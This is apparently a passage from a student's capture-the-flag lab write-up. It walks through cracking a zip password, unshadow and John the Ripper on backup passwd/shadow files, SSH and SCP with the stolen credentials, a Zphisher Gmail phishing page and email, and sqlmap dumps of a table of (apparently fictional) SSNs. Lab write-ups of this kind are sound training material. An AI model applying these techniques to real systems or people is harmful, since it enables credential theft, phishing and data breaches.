

Figure 15. Password cracked for the zip file

Now, all that left is to uncover the contents of the zip file using the password we found. I used the command **unzip flag6-is-inside.zip** to unzip the file and then entered the password **crazycat**. After that I just listed the flag using **cat flag6.txt** command.

The flag is "**You never know what you'll find when you port scan. And brute force. And use found credentials/keys.**"



Figure 16. Flag 6 found

4. Flag 2:

When I downloaded the admin folder, there were 2 files which got downloaded which seemed important and they are **passwd.bak** and **shadow.bak**. These 2 files are backup files and they likely contain the passwords of all the users. The **unshadow** command is usually used to combine the password and shadow file into one so that john the ripper can be used to crack the password.

The command used is **unshadow passwd.bak shadow.bak > combined.bak**.



Figure 17. Unshadow command usage

After this we simply use the **john** command to uncover the flag.

The **crackme** user has the **flag2** as password.

The flag is "**Crack My Password For A Flag**".



Figure 18. Flag 2 found

5. Flag 1:

As seen in Figure 18, while finding the flag2, we also discovered a password for bobdobbs who is the CEO of ENPM685 Pictures, Inc. With this password, I will be able to login using **SSH**.

As we can see in the figure, when I listed out the content, there was the **flag1-is-inside.zip** folder available.



Figure 19. SSH into Bob Dobbs account

I opened another terminal and downloaded the files to my desktop folder on my local machine using **SCP** command.



Figure 20. SCP command to copy files to my local machine

The zip file was not able to be cracked down by brute-forcing the password so I decided to create a phishing email using **Zphisher**. I created a gmail sign-in page to phish for the credentials.



Figure 21. Zphisher home page

Then, I got the link where the phishing webpage is hosted and I wait for Bob Dobbs to login.



Figure 22. Gmail phishing link and connection

After this, I curated an email to phish Bob Dobbs to give out the password and then I waited for Bob to click on the link and enter the credentials.



Figure 23. Phishing email

Then I successfully obtained the password and now I will use this password to unzip the flag1-is-inside.zip file.



Figure 24. Password obtained

We use the password to unzip and print out the contents of the file.

The flag is "**Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!**"

Figure 25. Flag 1 found

6. Flag 3:

As soon as I clicked on one of the links presented on the homepage about movies and checked what the link is. I immediately got the idea that there will be a database table and there might be a possibility of a flag hidden inside. So, I used the **sqlmap** command to uncover the databases. The command is **sqlmap -u <url> --dbs**. We can see a database named **flag_3_is_inside.**



Figure 26. Usage of sqlmap to search the database

Now I dumped the tables under the database **flag_3_is_inside** by using the command **sqlmap -u <url> --dump -D flag_3_is_inside**. There is only one table which is also labelled **flag_3_is_inside** and inside are the contents.

The flag 3 is:

id	ssn	name	title	salary
1	000-00-0001	Bob Dobbs	CEO	1
2	000-00-0002	C. Montgomery Burns	Contractor	100000
3	111-22-9876	Brad Pitiful	Actor	9000000
4	220-00-1234	Alan Smithee	Director	25000



Figure 27. Flag 3 found